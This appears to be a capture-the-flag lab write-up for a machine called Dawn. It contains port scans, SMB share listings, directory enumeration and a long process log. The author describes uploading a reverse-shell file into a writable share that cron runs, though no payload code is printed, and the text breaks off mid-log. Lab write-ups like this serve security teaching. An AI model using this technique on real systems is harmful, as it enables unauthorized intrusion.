

# General

IP == **192.168.105.11**

## RUSTSCAN

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

80/tcp	open	http	syn-ack ttl 61	Apache httpd 2.4.38 ((Debian))
--------	------	------	----------------	--------------------------------

|\_ http-title: Site doesn't have a title (text/html).

|\_ http-server-header: Apache/2.4.38 (Debian)

| http-methods:

|\_ Supported Methods: OPTIONS HEAD GET POST

3306/tcp	open	mysql	syn-ack ttl 61	MariaDB 5.5.5-10.3.15
----------	------	-------	----------------	-----------------------

| mysql-info:

| Protocol: 10

| Version: 5.5.5-10.3.15-MariaDB-1

| Thread ID: 26

| Capabilities flags: 63486

| Some Capabilities: DontAllowDatabaseTableColumn, ConnectWithDatabase, Support41Auth,

Speaks41ProtocolNew, SupportsTransactions, SupportsCompression, Speaks41ProtocolOld,

IgnoreSpaceBeforeParenthesis, LongColumnFlag, InteractiveClient, ODBCClient, FoundRows, IgnoreSigpipes,

SupportsLoadDataLocal, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults

| Status: Autocommit

| Salt: L3\UscuF=>\7>q@\*O1EF

|\_ Auth Plugin Name: mysql\_native\_password

Service Info: Host: DAWN

139/tcp	open	netbios-ssn	syn-ack ttl 61	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	----------------	---

445/tcp	open	netbios-ssn	syn-ack ttl 61	Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
---------	------	-------------	----------------	--

Host script results:

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled but not required

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.9.5-Debian)

| Computer name: dawn

| NetBIOS computer name: DAWN\x00

| Domain name: dawn

| FQDN: dawn.dawn

|\_ System time: 2025-02-10T16:44:07-05:00

| p2p-conficker:

| Checking for Conficker.C or higher...

| Check 1 (port 44846/tcp): CLEAN (Couldn't connect)

| Check 2 (port 22243/tcp): CLEAN (Couldn't connect)

| Check 3 (port 27698/udp): CLEAN (Failed to receive data)

| Check 4 (port 43825/udp): CLEAN (Timeout)

|\_ 0/4 checks are positive: Host is CLEAN or ports are blocked

|\_clock-skew: mean: 1h40m05s, deviation: 2h53m12s, median: 4s  
|smb-security-mode:  
| account\_used: guest  
| authentication\_level: user  
| challenge\_response: supported  
|\_ message\_signing: disabled (dangerous, but default)  
|smb2-time:  
| date: 2025-02-10T21:44:08  
|\_ start\_date: N/A

## ***PORT 445 and 139 (SMB)***

139/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)

Host script results:

|smb2-security-mode:  
| 3:1:1:  
|\_ Message signing enabled but not required  
|smb-os-discovery:  
| OS: Windows 6.1 (Samba 4.9.5-Debian)  
| Computer name: dawn  
| NetBIOS computer name: DAWN\x00  
| Domain name: dawn  
| FQDN: dawn.dawn  
|\_ System time: 2025-02-10T16:44:07-05:00  
|p2p-conficker:  
| Checking for Conficker.C or higher...  
| Check 1 (port 44846/tcp): CLEAN (Couldn't connect)  
| Check 2 (port 22243/tcp): CLEAN (Couldn't connect)  
| Check 3 (port 27698/udp): CLEAN (Failed to receive data)  
| Check 4 (port 43825/udp): CLEAN (Timeout)  
|\_ 0/4 checks are positive: Host is CLEAN or ports are blocked  
|\_clock-skew: mean: 1h40m05s, deviation: 2h53m12s, median: 4s  
|smb-security-mode:  
| account\_used: guest  
| authentication\_level: user  
| challenge\_response: supported  
|\_ message\_signing: disabled (dangerous, but default)  
|smb2-time:  
| date: 2025-02-10T21:44:08  
|\_ start\_date: N/A

## **SMB CLIENT**

```
smbclient -L ///192.168.105.11//
Password for [WORKGROUP\kali]:

      Sharename      Type      Comment
      -----      ----      -----
      print$         Disk      Printer Drivers
      ITDEPT         Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED
      TO USE THIS SYSTEM LEAVE IMMEDIATELY.
      IPC$           IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----          -----

      Workgroup       Master
      -----       -----
      WORKGROUP       WIN2K3STDVIC
```

ITDEPT had nothing  
print\$ was forbidden  
IPC\$ had nothing

however reading "managment.log" I came across these logs

```
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=952    | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33   PID=950    | [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33   PID=955    | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
```


/home/dawn/ITDEPT is clearly our smb folder and I could upload files and these logs show that the file "web-control" gets executed "

I know that file didnt exist so I made it add a revshell paylaod and waited for my shell to be called and it was

## PORT 80 (HTTP)

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))  
|\_http-title: Site doesn't have a title (text/html).  
|\_http-server-header: Apache/2.4.38 (Debian)  
| http-methods:  
|\_ Supported Methods: OPTIONS HEAD GET POST

## LANDING PAGE



## GOBUSTER DIRBUST

```
gobuster dir -u http://192.168.105.11/ -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.105.11/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s






Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 298]
/.hta (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 298]
/index.html (Status: 200) [Size: 791]
/logs (Status: 301) [Size: 315] [→ http://192.168.105.11/logs/]
/server-status (Status: 403) [Size: 302]
Progress: 4734 / 4735 (99.98%)

Finished
```

checking out /logs/ showed a ton of log files

# Index of /logs

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">auth.log</a>	2020-08-01 08:03	0	
 <a href="#">daemon.log</a>	2020-08-01 08:03	0	
 <a href="#">error.log</a>	2020-08-01 08:03	0	
 <a href="#">management.log</a>	2020-08-12 09:54	81K	

Apache/2.4.38 (Debian) Server at 192.168.105.11 Port 80

#

The only logs I could view was management.log (I'll save it to a subnode called management.log)

## Managment.log

```

Config: Printing events (colored=true): processes=true | file-system-events=false |||
Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /
tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=923    | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=921    | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=920    | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=92     | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=918    | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=9       | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=7      PID=893    | /usr/lib/cups/notifier/dbus dbus:// [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0      PID=892    | /usr/sbin/cupsd -l [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33     PID=881    | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33     PID=880    | /usr/sbin/apache2 -k start [0m

```

```

2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=879 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=878 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=877 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=83 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=82 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=81 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=80 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=8 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=79 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=78 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=77 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=76 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=75 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=74 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=73 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=72 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=71 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=70 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=7 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=69 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=68 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=67 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=66 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=112 PID=658 | /usr/sbin/mysqld [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=65 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=64 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=63 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=626 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=62 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=61 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=60 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=6 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=59 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=58 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=57 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=56 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=55 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=54 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=53 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=52 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=511 | /sbin/agetty -o -p -- \u --noclear tty1
linux [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=51 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=50 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=5 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=492 | /usr/sbin/nmbd --foreground --no-
process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=49 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=48 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=479 | /root/pspy64 [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=478 | /usr/sbin/cups-browsed [0m
2020/08/12 09:02:06 [31;1mCMD: UID=107 PID=474 | avahi-daemon: chroot helper [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=472 | /bin/sh -c /root/pspy64 > /var/www/html/
logs/management.log [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=466 | /usr/sbin/CRON -f [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=465 | /usr/sbin/anacron -d -q -s [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=464 | /usr/sbin/rsyslogd -n -iNONE [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=463 | /usr/sbin/cron -f [0m
2020/08/12 09:02:06 [31;1mCMD: UID=107 PID=462 | avahi-daemon: running [dawn.local] [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=461 | /sbin/wpa_supplicant -u -s -O /run/
wpa_supplicant [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=460 | /lib/systemd/systemd-logind [0m
2020/08/12 09:02:06 [31;1mCMD: UID=104 PID=457 | /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=455 | /usr/bin/vmtoolsd [0m

```

```

2020/08/12 09:02:06 [31;1mCMD: UID=101 PID=454 | /lib/systemd/systemd-timesyncd [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=453 | /usr/bin/VGAuthService [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=444 | /sbin/dhclient -4 -v -i -pf /run/
dhclient.ens160.pid -lf /var/lib/dhcp/dhclient.ens160.leases -I -df /var/lib/dhcp/
dhclient6.ens160.leases ens160 [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=4 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=354 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=351 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=30 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=3 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=29 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=28 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=271 | /lib/systemd/systemd-udev [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=27 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=26 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=251 | /lib/systemd/systemd-journald [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=25 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=24 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=23 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=221 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=220 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=22 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=218 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=21 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=20 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=2 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=192 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=191 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=190 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=19 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=189 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=188 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=187 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=184 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=18 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=17 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=16 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=15 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=145 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=140 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=14 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=138 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=136 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=135 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=133 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=132 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=130 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=13 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=129 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=12 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=11 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=10 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=1 | /sbin/init [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=930 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=929 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=928 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=927 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=926 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=932 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=931 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=934 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=933 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=1000 PID=939 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:03:02 [31;1mCMD: UID=??? PID=938 | ???[0m

```

```

2020/08/12 09:03:02 [31;1mCMD: UID=??? PID=937 | ???[0m
2020/08/12 09:03:02 [31;1mCMD: UID=33 PID=936 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:03:02 [31;1mCMD: UID=33 PID=940 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=945 | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=944 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=943 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=942 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=941 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=948 | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=947 | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=946 | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=949 | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=954 | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:04:01 [31;1mCMD: UID=1000 PID=953 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=952 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33 PID=950 | [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33 PID=955 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=960 | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=959 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=958 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=957 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=956 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=962 | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=961 | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=964 | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=963 | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=33 PID=965 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:05:01 [31;1mCMD: UID=1000 PID=970 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=975 | /usr/sbin/CRON -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=974 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=973 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=972 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=971 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=980 | /usr/sbin/CRON -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=979 | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=978 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=977 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=1000 PID=985 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=984 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=33 PID=982 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:06:01 [31;1mCMD: UID=33 PID=986 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=987 | /usr/sbin/anacron -d -q -s [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=988 | /bin/sh -c run-parts --report /etc/
cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=989 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=990 | /bin/sh /etc/cron.daily/0anacron [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=992 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=991 | anacron -u cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=993 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=994 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=995 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=996 | /bin/sh /etc/cron.daily/dpkg [0m

```



```

2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=997 | /bin/sh /etc/cron.daily/dpkg [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=998 | /bin/sh /etc/cron.daily/dpkg [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=999 | /bin/sh /etc/cron.daily/dpkg [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1000 | /bin/sh /etc/cron.daily/dpkg [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1001 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1002 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1003 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1004 | /bin/sh /etc/cron.daily/passwd [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1005 | cmp -s group.bak /etc/group [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1006 | /bin/sh /etc/cron.daily/passwd [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1007 | /bin/sh /etc/cron.daily/passwd [0m
2020/08/12 09:07:00 [31;1mCMD: UID=0 PID=1008 | run-parts --report /etc/cron.daily [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1013 | /usr/sbin/CRON -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1012 | /usr/sbin/cron -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1011 | /usr/sbin/cron -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1010 | /usr/sbin/cron -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1009 | /usr/sbin/cron -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1015 | /usr/sbin/CRON -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1014 | /usr/sbin/CRON -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1016 | /usr/sbin/CRON -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1019 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1018 | /usr/sbin/CRON -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1017 | [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1021 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:07:01 [31;1mCMD: UID=0 PID=1020 | /usr/sbin/CRON -f [0m
2020/08/12 09:07:01 [31;1mCMD: UID=1000 PID=1022 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:07:01 [31;1mCMD: UID=33 PID=1023 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:07:12 [31;1mCMD: UID=0 PID=1024 | [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1029 | /usr/sbin/CRON -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1028 | /usr/sbin/cron -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1027 | /usr/sbin/cron -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1026 | /usr/sbin/cron -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1025 | /usr/sbin/cron -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1031 | /usr/sbin/CRON -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1030 | /usr/sbin/CRON -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1033 | /usr/sbin/CRON -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1032 | [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1036 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:08:01 [31;1mCMD: UID=33 PID=1035 | /usr/sbin/CRON -f [0m
2020/08/12 09:08:01 [31;1mCMD: UID=0 PID=1034 | chmod 777 /home/dawn/ITDEPT/product-
